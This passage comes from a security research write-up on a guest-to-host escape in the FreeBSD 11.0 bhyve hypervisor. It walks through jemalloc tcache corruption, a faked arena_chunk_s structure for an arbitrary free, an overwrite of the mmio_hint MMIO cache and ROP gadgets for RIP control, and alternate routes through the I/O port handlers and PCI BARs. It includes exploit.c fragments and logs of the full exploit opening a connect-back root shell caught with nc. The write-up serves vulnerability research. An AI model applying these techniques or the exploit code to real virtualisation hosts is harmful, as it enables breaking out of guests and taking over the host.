To avoid red-black tree lookup each time when there is an instruction emulation, a per-vCPU MMIO cache is used. Since most accesses from a vCPU will be to a consecutive address in a device memory range, the result of the red-black tree lookup is maintained in an array 'mmio_hint'. When emulate_mem() is called by vmexit_inst_emul(), first the MMIO cache is looked up to see if there is an entry. If yes, the guest physical address is checked against 'mr_base' and 'mr_end' value to validate the cache entry. If it is not the expected entry, it is a cache miss. Then the red-black tree is traversed to find the correct entry. Once the entry is found, vmm_emulate_instruction() in sys/amd64/vmm/vmm_instruction_emul.c (common code for user space and the VMM) is called for further emulation.

```
static struct mmio_rb_range      *mmio_hint[VM_MAXCPU];

int
emulate_mem(struct vmctx *ctx, int vcpu, uint64_t paddr, struct vie *vie,
            struct vm_guest_paging *paging)
{
    . . .
    if (mmio_hint[vcpu] &&
        paddr >= mmio_hint[vcpu]->mr_base &&
        paddr <= mmio_hint[vcpu]->mr_end) {
        entry = mmio_hint[vcpu];
    } else
        entry = NULL;
    if (entry == NULL) {
        if (mmio_rb_lookup(&mmio_rb_root, paddr, &entry) == 0) {
            /* Update the per-vCPU cache */
            mmio_hint[vcpu] = entry;
        } else if (mmio_rb_lookup(&mmio_rb_fallback, paddr,
&entry)) {
            . . .
            err = vmm_emulate_instruction(ctx, vcpu, paddr, vie, paging,
                                mem_read, mem_write,
&entry->mr_param);
            . . .
        }
    }
```

vmm_emulate_instruction() further calls into instruction specific handlers like emulate_movx(), emulate_movs() etc. based on the opcode type. The wrappers mem_read() and mem_write() in mem.c call the registered handlers

with corresponding 'mem_range' structure for a virtual device.

```
int
vmm_emulate_instruction(void *vm, int vcpuid, uint64_t gpa, struct vie
*vie,
    struct vm_guest_paging *paging, mem_region_read_t memread,
    mem_region_write_t memwrite, void *memarg)
{
    . . .
    switch (vie->op.op_type) {
    . . .
    case VIE_OP_TYPE_MOVZX:
        error = emulate_movx(vm, vcpuid, gpa, vie,
                             memread, memwrite, memarg);
        break;
    . . .
}

static int
emulate_movx(void *vm, int vcpuid, uint64_t gpa, struct vie *vie,
             mem_region_read_t memread, mem_region_write_t memwrite,
             void *arg)
{
    . . .
    switch (vie->op.op_byte) {
    case 0xB6:
    . . .
        error = memread(vm, vcpuid, gpa, &val, 1, arg);
    . . .
}

static int
mem_read(void *ctx, int vcpu, uint64_t gpa, uint64_t *rval, int size, void
*arg)
{
    int error;
    struct mem_range *mr = arg;
    error = (*mr->handler)(ctx, vcpu, MEM_F_READ, gpa, size,
                          rval, mr->arg1, mr->arg2);
    return (error);
}

static int
mem_write(void *ctx, int vcpu, uint64_t gpa, uint64_t wval, int size, void
*arg)
{
    int error;
    struct mem_range *mr = arg;
    error = (*mr->handler)(ctx, vcpu, MEM_F_WRITE, gpa, size,
                          &wval, mr->arg1, mr->arg2);
    return (error);
}
```


By overwriting the mmio_hint[0], i.e. cache of vCPU0, the guest can control the entire 'mmio_rb_range' structure during the lookup for MMIO emulation. Guest further gains control of RIP during the call to mem_read() or mem_write(), since mr->handler can point to an arbitrary value. The corrupted handler 'mr->handler' takes 8 arguments in total. The last two arguments, 'mr->arg1' and 'mr->arg2' therefore gets pushed on to the stack. This gives some control over the stack, which could be used for stack pivot.

In summary, corrupt jemalloc thread cache, use ACPI event handling to allocate mevent structure in guest, modify the list pointers, delete the event to trigger an unlink, use the unlink to overwrite 'mmio_hint[0]' to gain control of RIP.

```

+-----+
|               |
+-----v-----+
|               |
+-----+

```

It is possible to derive the address of `mmio_hint[0]` allocated in the bss segment by leaking the 'power_button_handler' function address (section 3.5) in 'mevent' structure. But due to the lack of PIE and ASLR, the hardcoded address of `mmio_hint[0]` was directly used in the proof of concept exploit code.

---[3.7 - Faking arena_chunk_s structure for arbitrary free

During `mevent_delete()`, `jemalloc` frees a pointer which is not part of the allocator managed memory as the `mevent` structure was allocated in guest system memory by corrupting `tcache` structure (section 3.3). This will result in a segmentation fault unless a fake `arena_chunk_s` structure is set up before the `free()`. Freeing arbitrary pointer is already discussed in research [6], however, we will take a second look for the exploitation of this bug.

```
JEMALLOC_ALWAYS_INLINE void
arena_dalloc(tsdn_t *tsdn, void *ptr, tcache_t *tcache, bool slow_path)
{
    arena_chunk_t *chunk;
    size_t pageind, mapbits;
    . . .
    chunk = (arena_chunk_t *)CHUNK_ADDR2BASE(ptr);
    if (likely(chunk != ptr)) {
        pageind = ((uintptr_t)ptr - (uintptr_t)chunk) >> LG_PAGE;
        mapbits = arena_mapbits_get(chunk, pageind);
        assert(arena_mapbits_allocated_get(chunk, pageind) != 0);
        if (likely((mapbits & CHUNK_MAP_LARGE) == 0)) {
            /* Small allocation. */
            if (likely(tcache != NULL)) {
                szind_t binind =
arena_ptr_small_binind_get(ptr,
                             mapbits);
                tcache_dalloc_small(tsdn_tsd(tsdn), tcache,
ptr,
                             binind, slow_path);
            }
        }
    }
}
```

Request to free a pointer is handled by `arena_dalloc()` in `arena.h` of `jemalloc`. The `CHUNK_ADDR2BASE()` macro gets the chunk address from the pointer to be freed. The `arena_chunk_s` header has a dynamically sized `map_bits` array, which holds the properties of pages within the chunk.

```
/* Arena chunk header. */
struct arena_chunk_s {
    . . .
    extent_node_t      node;
    /*
```

```

* Map of pages within chunk that keeps track of free/large/small.
* The
* first map_bias entries are omitted, since the chunk header does
* not
* need to be tracked in the map. This omission saves a header
* page
* for common chunk sizes (e.g. 4 MiB).
*/
arena_chunk_map_bits_t map_bits[1]; /* Dynamically sized. */
};

```

The page index 'pageind' in arena_dalloc() for the pointer to be freed is calculated and used as index into 'map_bits' array of 'arena_chunk_s' struct. This is done using arena_mapbits_get() to get the 'mapbits' value. The series of calls invoked during arena_mapbits_get() are arena_mapbits_get() -> arena_mapbitsp_get_const() -> arena_mapbitsp_get_mutable() -> arena_bitselem_get_mutable()

```

JEMALLOC_ALWAYS_INLINE arena_chunk_map_bits_t *
arena_bitselem_get_mutable(arena_chunk_t *chunk, size_t pageind)
{
    . . .
    return (&chunk->map_bits[pageind-map_bias]);
}

```

The 'map_bias' variable defines the number of pages used by chunk header, which does not need tracking and can be omitted. The 'map_bias' value is calculated in arena_boot() of arena.c file, whose value, in this case, is 13. arena_ptr_small_binind_get() gets the bin index 'binind' from the encoded 'map_bits' value in 'arena_chunk_s' structure. Once this information is fetched, tcache_dalloc_small() no longer uses arena chunk header but relies on information from thread-specific data and thread cache structures.

Hence the essential part of fake 'arena_chunk_s' structure is that, 'map_bits' should be set up in a way 'pageind - map_bias' calculation in arena_bitselem_get_mutable() points to an entry in 'map_bits' array, which has an index value to a valid tcache bin. In this case, the index is set to 4, i.e. bin handling regions of size 64 bytes.

Since 'map_bias' is 13 pages, the usable pages could be placed after these fake header pages. An elegant way to achieve this is to request a 2MB (chunk size) contiguous memory from the guest which gets allocated as part of the guest system. Allocating a contiguous 2MB virtual memory in guest does not result in contiguous virtual memory allocation in the host. To force the allocation to be contiguous in both guest and bhyve host process, request memory using mmap() to allocate a 2MB huge page with MAP_HUGETLB flag set.

```

---[ exploit.c ]---

```

```


. . .
shared_gva = mmap(0, 2 * MB, PROT_READ | PROT_WRITE,
    MAP_HUGETLB | MAP_PRIVATE | MAP_ANONYMOUS | MAP_POPULATE,
-1, 0);
. . .
shared_gpa = gva_to_gpa((uint64_t)shared_gva);
shared_hva = base_address + shared_gpa;

/* setting up fake jemalloc chunk */
arena_chunk = (struct arena_chunk_s *)shared_gva;

/* set bin index, also dont set CHUNK_MAP_LARGE */
arena_chunk->map_bits[4].bits = (4 << CHUNK_MAP_BININD_SHIFT);

/* calculate address such that pageind - map_bias point to tcache
* bin size 64 (i.e. index 4) */
fake_tbin_hva = shared_hva + ((4 + map_bias) << 12);
fake_tbin_gva = shared_gva + ((4 + map_bias) << 12);
. . .

```



Now arbitrary pointer can be freed to overwrite 'mmio_hint' using mevent_delete() without a segmentation fault. The jemalloc version used in FreeBSD 11.0 does not check if pageind > map_bias, unlike the one seen in android [6]. Hence the fake chunk can also be set up in a single page like below:

```

. . .
arena_chunk = (struct arena_chunk_s *)shared_gva;
arena_chunk->map_bits[-map_bias].bits = (4 <<
CHUNK_MAP_BININD_SHIFT);

fake_tbin_hva = shared_hva + sizeof(struct arena_chunk_s);
fake_tbin_gva = shared_gva + sizeof(struct arena_chunk_s);
. . .

```

Since the address to be freed is part of the same page as the chunk header, the 'pageind' value would be 0. 'chunk->map_bits[pageind-map_bias]' in arena_bitselm_get_mutable() would end up accessing 'extent_node_t node' element of 'arena_chunk_s' structure since 'pageind-map_bias' is negative. One has to just set up the bin index here for a successful free().

---[3.8 - Code execution using MMIO vCPU cache

The MMIO cache 'mmio_hint' of vCPU0 is overwritten during mevent_delete() with a pointer to fake mmio_rb_range structure. The fake structure is set up like below:

---[exploit.c]---

```

. . .
/* pci_emul_fallback_handler will return without error */
mmio_range_gva->mr_param.handler = (void
*)pci_emul_fallback_handler;
mmio_range_gva->mr_param.arg1 = (void *)0x4444444444444444; //
arg1 will be corrupted on mevent delete
mmio_range_gva->mr_param.arg2 = 0x4545454545454545; //
arg2 is fake RSP value for ROP. Fix this now or later
mmio_range_gva->mr_param.base = 0;
mmio_range_gva->mr_param.size = 0;
mmio_range_gva->mr_param.flags = 0;
mmio_range_gva->mr_end = 0xffffffffffffffff;
. . .

```

The 'mr_base' value is set to 0, and 'mr_end' is set to 0xffffffffffffffff i.e. entire range of physical address. Hence any MMIO access in the guest will end up using the fake mmio_rb_structure in emulate_mem():

```

int
emulate_mem(struct vmctx *ctx, int vcpu, uint64_t paddr, struct vie *vie,
            struct vm_guest_paging *paging)
{
    . . .
    if (mmio_hint[vcpu] &&
        paddr >= mmio_hint[vcpu]->mr_base &&
        paddr <= mmio_hint[vcpu]->mr_end) {

```

```

        entry = mmio_hint[vcpu];
    . . .
}

```

If the entire range of physical address is not used, any valid MMIO access to an address outside the range of fake 'mr_base' and 'mr_end' before the exploit triggers an MMIO access, will end up updating the 'mmio_hint' cache. The 'mmio_hint' overwrite becomes useless!

As a side effect of unlink operation in mevent_delete(), 'mr_param.arg1' is corrupted. It is necessary to make sure the corrupted value of 'mr_param.arg1' is not used for any MMIO access before the exploit itself triggers. To ensure this, setup 'mr_param.handler' with a pointer to function returning 0, i.e. success. Returning any other value would trigger an error on emulation, leading to abort() in vm_loop() of bhyverun.c. The ideal choice turned out to be pci_emul_fallback_handler() defined in pci_emul.c as below:

```

static int
pci_emul_fallback_handler(struct vmctx *ctx, int vcpu, int dir, uint64_t
addr,
                        int size, uint64_t *val, void *arg1, long arg2)
{
    /*
     * Ignore writes; return 0xff's for reads. The mem read code
     * will take care of truncating to the correct size.
     */
    if (dir == MEM_F_READ) {
        *val = 0xffffffffffffffff;
    }
    return (0);
}

```

After overwriting 'mmio_hint[0]', both 'mr_param.arg1' and 'mr_param.handler' needs to be fixed for continuing with the exploitation. First overwrite 'mr_param.arg1' with address to 'pop rsp; ret' gadget, then overwrite 'mr_param.handler' with address to 'pop register; ret' gadget. This will make sure that the gadget is not triggered with a corrupted 'mr_param.arg1' value during a MMIO access. 'mr_param.arg2' should point to the fake stack with ROP payload. When the fake handler is executed during MMIO access, 'pop register; ret' pops the saved RIP and returns into the 'pop rsp' gadget. 'pop rsp' pops the fake stack pointer 'mr_param.arg2' and executes the ROP payload.

```
---[ exploit.c ]---
```

```

. . .
    /* fix the mmio handler */
    mmio_range_gva->mr_param.handler = (void *)pop_rbp;
    mmio_range_gva->mr_param.arg1 = (void *)pop_rsp;
    mmio_range_gva->mr_param.arg2 = rop;

    mmio = map_phy_address(0xD0000000, getpagesize());
    mmio[0];
. . .

```

Running the VM escape exploit gives a connect back shell to the guest with the following output:

```

root@linuxguest:~/setupA/vga_fakearena_exploit# ./exploit 192.168.182.148
6969
exploit: [+] CPU affinity set to vCPU0
exploit: [+] Reading bhyve process memory...
exploit: [+] Leaked tcache avail pointers @ 0x801b71248
exploit: [+] Leaked tbin avail pointer = 0x823c10000
exploit: [+] Offset of tbin avail pointer = 0xfcf60
exploit: [+] Leaked vga_softc @ 0x801a74000
exploit: [+] Guest base address = 0x802000000
exploit: [+] Disabling ACPI shutdown to free mevent struct...
exploit: [+] Shared data structures mapped @ 0x811e00000
exploit: [+] Overwriting tbin avail pointers...

```

```

exploit: [+] Enabling ACPI shutdown to reallocate mevent struct...
exploit: [+] Leaked .text power_button_handler address = 0x430380
exploit: [+] Modifying mevent structure next and previous pointers...
exploit: [+] Disabling ACPI shutdown to overwrite mmio_hint using fake
mevent struct...
exploit: [+] Preparing connect back shellcode for 192.168.182.148:6969
exploit: [+] Shared payload mapped @ 0x811c00000
exploit: [+] Triggering MMIO read to trigger payload
root@linuxguest:~/setupA/vga_fakearena_exploit#

```

```

renorobert@linuxguest:~$ nc -vvv -l 6969
Listening on [0.0.0.0] (family 0, port 6969)
Connection from [192.168.182.146] port 6969 [tcp/*] accepted (family 2,
sport 35381)
uname -a
FreeBSD 11.0-RELEASE-p1 FreeBSD 11.0-RELEASE-p1 #0 r306420: Thu Sep 29
01:43:23 UTC 2016
root@releng2.nyi.freebsd.org:/usr/obj/usr/src/sys/GENERIC amd64

```

--[4 - Other exploitation strategies

This section details about other ways to exploit the bug by corrupting structures used for I/O port emulation and PCI config space emulation.

----[4.1 - Allocating a region into another size class for free()

Section 3.7 details about setting up fake arena chunk headers to free an arbitrary pointer during the call to mevent_delete(). However, there is an alternate way to achieve this by allocating the mevent structure as part of an existing thread cache allocation.

The address of 'vga_softc' structure can be calculated as described in section 3.3 by leaking the tbins[4].avail pointer. The main 'mevent' thread allocates 'vga_softc' structure as part of bins handling regions of size 0x800 bytes. By overwriting tbin[4].avail[-ncached] pointer of vCPU0 thread with the address of region adjacent to vga_softc structure, we can force mevent structure allocated by 'vCPU0' thread, to be allocated as part of memory managed by 'mevent' thread.

Since the 'mevent' structure is allocated after 'vga_softc' structure, the out of bound write can be used to overwrite the next and previous pointers used for unlinking. During free(), the existing chunk headers of the bins servicing regions of size 0x800 are used, allowing a successful free() without crashing. In general, jemalloc allows freeing a pointer within an allocated run [6].

----[4.2 - PMIO emulation and corrupting inout_handlers structures

Understanding port-mapped I/O emulation in bhyve provides powerful primitives when exploiting a vulnerability. In this section, we will see how this can be leveraged for accessing parts of heap memory which was previously not accessible. VM exits caused by I/O access invokes the vmexit_inout() handler in bhyverun.c. vmexit_inout() further calls emulate_inout() in inout.c for emulation.

I/O port handlers and other device specific information are maintained in an array of 'inout_handlers' structure defined in inout.c:

```

#define MAX_IOPORTS      (1 << 16)

static struct {
    const char      *name;
    int             flags;
    inout_func_t    handler;
    void            *arg;
} inout_handlers[MAX_IOPORTS];

```

Virtual devices register callbacks for I/O port by calling register_inout() in inout.c, which populates the 'inout_handlers' structure:

```

int
register_inout(struct inout_port *iop)
{
    . . .
    for (i = iop->port; i < iop->port + iop->size; i++) {
        inout_handlers[i].name = iop->name;
        inout_handlers[i].flags = iop->flags;
        inout_handlers[i].handler = iop->handler;
        inout_handlers[i].arg = iop->arg;
    }
    . . .
}

```

emulate_inout() function uses the information from 'inout_handlers' to invoke the respective registered handler as below:

```

int
emulate_inout(struct vmctx *ctx, int vcpu, struct vm_exit *vmexit, int
strict)
{
    . . .
    bytes = vmexit->u.inout.bytes;
    in = vmexit->u.inout.in;
    port = vmexit->u.inout.port;
    . . .
    handler = inout_handlers[port].handler;
    . . .
    flags = inout_handlers[port].flags;
    arg = inout_handlers[port].arg;
    . . .
    retval = handler(ctx, vcpu, in, port, bytes, &val, arg);
    . . .
}

```

Overwriting 'arg' pointer in 'inout_handlers' structure could provide interesting primitives. In this case, VGA emulation registers its I/O port handler vga_port_handler() defined in vga.c for the port range of 0x3C0 to 0x3DF with 'vga_softc' structure as 'arg'.

```

void *
vga_init(int io_only)
{
    . . .
    sc = calloc(1, sizeof(struct vga_softc));

    bzero(&iop, sizeof(struct inout_port));
    iop.name = "VGA";
    for (port = VGA_IOPORT_START; port <= VGA_IOPORT_END; port++) {
        iop.port = port;
        iop.size = 1;
        iop.flags = IOPORT_F_INOUT;
        iop.handler = vga_port_handler;
        iop.arg = sc;

        error = register_inout(&iop);
        assert(error == 0);
    }
    . . .
}

```

Going back to the patch in section 2, it is noticed that dac_rd_index, dac_rd_subindex, dac_wr_index, dac_wr_subindex are all signed integers. Hence by overwriting 'arg' pointer with the address of fake 'vga_softc' structure in heap and dac_rd_index/dac_wr_index set to negative values, the guest can access memory before 'dac_palette' array. Specifically, the 'arg' pointer of DAC_DATA_PORT (0x3c9) needs to be overwritten since it handles read and write access to the 'dac_palette' array.

```

---[ exploit.c ]---
. . .

```


```

/* setup fake vga_softc structure */
memset(&vga_softc, 0, sizeof(struct vga_softc));
chunk_hi_offset = CHUNK_ADDR2OFFSET(vga_softc_bins[2] +
                                     get_offset(struct vga_softc,
vga_dac.dac_palette));

/* set up values for reading the heap chunk */
vga_softc.vga_dac.dac_rd_subindex = -chunk_hi_offset;
vga_softc.vga_dac.dac_wr_subindex = -chunk_hi_offset;
. . .

```

Therefore instead of overwriting 'mmio_hint' using mevent_delete() unlink, the exploit overwrites 'arg' pointer of I/O port handler to gain access to other parts of heap which were earlier not reachable during the linear out of bounds access. Hardcoded address of 'inout_handlers' structure is used in the exploit code as done with 'mmio_hint' previously due to the lack of PIE and ASLR. The offset to the start of the chunk from the fake 'vga_softc' structure (vga_dac.dac_palette) can be calculated using the jemalloc CHUNK_ADDR2OFFSET() macro.



Corrupting 'inout_handlers' structure can also be leveraged for a full process r/w, which is described later in section 7.2

----[4.3 - Leaking vmctx structure

Section 3.4 details the advantages of leaking the guest system base address for exploitation. An elegant way to achieve this is by leaking the 'vmctx' structure, which holds a pointer 'baseaddr' to the guest system memory. 'vmctx' structure is defined in libvmmapi/vmmapi.c and gets initialized in vm_setup_memory() as seen in section 3.1

```
struct vmctx {
    int      fd;
    uint32_t lowmem_limit;
    int      memflags;
    size_t   lowmem;
    size_t   highmem;
    char     *baseaddr;
    char     *name;
};
```

By reading the jemalloc chunk using DAC_DATA_PORT after setting up fake 'vga_softc' structure, the 'vmctx' structure along with 'baseaddr' pointer

can be leaked by the guest.

----[4.4 - Overwriting MMIO Red-Black tree node for RIP control

Overwriting the 'arg' pointer of DAC_DATA_PORT port with fake 'vga_softc' structure opens up the opportunity to overwrite many other callbacks other than 'mmio_hint' to gain RIP control. However, overwriting MMIO callbacks is still a nice option since it provides ways to control stack for stack pivot as detailed in sections 3.6 and 3.8. But instead of overwriting 'mmio_hint', guest can directly overwrite a specific red-black tree node used for MMIO emulation.

The ideal choice turns out to be the node in 'mmio_rb_fallback' tree handling access to memory that is not allocated to the system memory or PCI devices. This part of memory is not frequently accessed, and overwriting it does not affect other guest operations. To locate this red-black tree node, search for the address of function pci_emul_fallback_handler() in the heap which is registered during the call to init_pci() function defined in pci_emul.c

```
int
init_pci(struct vmctx *ctx)
{
    . . .
    lowmem = vm_get_lowmem_size(ctx);
    bzero(&mr, sizeof(struct mem_range));
    mr.name = "PCI hole";
    mr.flags = MEM_F_RW | MEM_F_IMMUTABLE;
    mr.base = lowmem;
    mr.size = (4ULL * 1024 * 1024 * 1024) - lowmem;
    mr.handler = pci_emul_fallback_handler;
    error = register_mem_fallback(&mr);
    . . .
}
```

To gain RIP control like 'mmio_hint' technique, overwrite the handler, arg1 and arg2, then access a memory not allocated to system memory or PCI devices. Below is the output of full working exploit:

```
root@linuxguest:~/setupA/vga_ioport_exploit# ./exploit 192.168.182.148 6969
exploit: [+] CPU affinity set to vCPU0
exploit: [+] Reading bhyve process memory...
exploit: [+] Leaked tcache avail pointers @ 0x801b71248
exploit: [+] Leaked tbin avail pointer = 0x823c10000
exploit: [+] Offset of tbin avail pointer = 0xfcf60
exploit: [+] Leaked vga_softc @ 0x801a74000
exploit: [+] Disabling ACPI shutdown to free mevent struct...
exploit: [+] Overwriting tbin avail pointers...
exploit: [+] Enabling ACPI shutdown to reallocate mevent struct...
exploit: [+] Writing fake vga_softc and mevents into heap
exploit: [+] Triggerring unlink to overwrite IO handlers
exploit: [+] Reading the chunk data...
exploit: [+] Guest baseaddr from vmctx : 0x802000000
exploit: [+] Preparing connect back shellcode for 192.168.182.148:6969
exploit: [+] Shared memory mapped @ 0x816000000
exploit: [+] Writing fake mem_range into red black tree
exploit: [+] Triggering MMIO read to trigger payload
root@linuxguest:~/setupA/vga_ioport_exploit#
```

```
renorobert@linuxguest:~$ nc -vvv -l 6969
Listening on [0.0.0.0] (family 0, port 6969)
Connection from [192.168.182.146] port 6969 [tcp/*] accepted (family 2, sport 14901)
uname -a
FreeBSD 11.0-RELEASE-p1 FreeBSD 11.0-RELEASE-p1 #0 r306420: Thu Sep 29 01:43:23 UTC 2016
root@releng2.nyi.freebsd.org:/usr/obj/usr/src/sys/GENERIC amd64
```

----[4.5 - Using PCI BAR decoding for RIP control

All the techniques discussed so far depends on the SMI handler's ability to allocate and free memory, i.e. unlinking mevent structure. This section discusses another way to allocate/deallocate memory using PCI config space emulation and further explore ways to exploit the bug without running into jemalloc arbitrary free() issue.

Bhyve emulates access to config space address port 0xCF8 and config space data port 0xCFC using pci_emul_cfgaddr() and pci_emul_cfgdata() defined in pci_emul.c. pci_emul_cfgdata() further calls pci_cfgrw() for handling r/w access to PCI configuration space. The interesting part of emulation for the exploitation of this bug is the access to the command register.

```
static void
pci_cfgrw(struct vmctx *ctx, int vcpu, int in, int bus, int slot, int func,
        int coff, int bytes, uint32_t *eax)
{
    . . .
    } else if (coff >= PCIR_COMMAND && coff < PCIR_REVID) {
        pci_emul_cmdsts_write(pi, coff, *eax, bytes);
    . . .
}
```

The PCI command register is at an offset 4 bytes into the config space header. When the command register is accessed, pci_emul_cmdsts_write() is invoked to handle the access.

```
static void
pci_emul_cmdsts_write(struct pci_devinst *pi, int coff, uint32_t new, int
bytes)
{
    . . .
    cmd = pci_get_cfgdata16(pi, PCIR_COMMAND);          /* stash old value
*/
    . . .
    CFGWRITE(pi, coff, new, bytes);                    /* update config */
    cmd2 = pci_get_cfgdata16(pi, PCIR_COMMAND);        /* get updated
value */
    changed = cmd ^ cmd2;
    . . .
    for (i = 0; i <= PCI_BARMAX; i++) {
        switch (pi->pi_bar[i].type) {
            . . .
            case PCIBAR_MEM32:
            case PCIBAR_MEM64:
                /* MMIO address space decoding changed' */
                if (changed & PCIM_CMD_MEMEN) {
                    if (memen(pi))
                        register_bar(pi, i);
                    else
                        unregister_bar(pi, i);
                }
            . . .
        }
    }
}
```

The bit 0 in the command register specifies if the device can respond to I/O space access and bit 1 specifies if the device can respond to memory space access. When the bits are unset, the respective BARs are unregistered. When a BAR is registered using register_bar() or unregistered using unregister_bar(), modify_bar_registration() in pci_emul.c is invoked. Registering or unregistering a BAR mapping I/O space address, only involves modifying 'inout_handlers' array. Interestingly, registering or unregistering a BAR mapping memory space address involves allocation and deallocation of heap memory. When a memory range is registered for MMIO emulation, it gets added to the 'mmio_rb_root' red-black tree.

Let us consider the case of framebuffer device which allocates 2 memory BARs in pci_fbuf_init() function defined in pci_fbuf.c

```

static int
pci_fbuf_init(struct vmctx *ctx, struct pci_devinst *pi, char *opts)
{
    . . .
    pci_set_cfgdata16(pi, PCIR_DEVICE, 0x40FB);
    pci_set_cfgdata16(pi, PCIR_VENDOR, 0xFB5D);
    . . .
    error = pci_emul_alloc_bar(pi, 0, PCIBAR_MEM32, DMEMSZ);
    assert(error == 0);

    error = pci_emul_alloc_bar(pi, 1, PCIBAR_MEM32, FB_SIZE);
    . . .
}

```

The series of calls made during BAR allocation looks like
pci_emul_alloc_bar() -> pci_emul_alloc_pbar() -> register_bar() ->
modify_bar_registration() -> register_mem() -> register_mem_int()

```

static void
modify_bar_registration(struct pci_devinst *pi, int idx, int registration)
{
    . . .
    switch (pi->pi_bar[idx].type) {
    . . .
    case PCIBAR_MEM32:
    case PCIBAR_MEM64:
        bzero(&mr, sizeof(struct mem_range));
        mr.name = pi->pi_name;
        mr.base = pi->pi_bar[idx].addr;
        mr.size = pi->pi_bar[idx].size;
        if (registration) {
            . . .
            error = register_mem(&mr);
        } else
            error = unregister_mem(&mr);
    . . .
}

```

register_mem_int() or unregister_mem() in mem.c handle the actual allocation or deallocation. During registration, a 'mmio_rb_range' structure is allocated and gets added to the red-black tree. During unregister, the same node gets freed using RB_REMOVE().

```

static int
register_mem_int(struct mmio_rb_tree *rbt, struct mem_range *memp)
{
    . . .
    mrp = malloc(sizeof(struct mmio_rb_range));

    if (mrp != NULL) {
        . . .
        if (mmio_rb_lookup(rbt, memp->base, &entry) != 0)
            err = mmio_rb_add(rbt, mrp);
        . . .
    }

    int
    unregister_mem(struct mem_range *memp)
    {
        . . .
        err = mmio_rb_lookup(&mmio_rb_root, memp->base, &entry);
        if (err == 0) {
            . . .
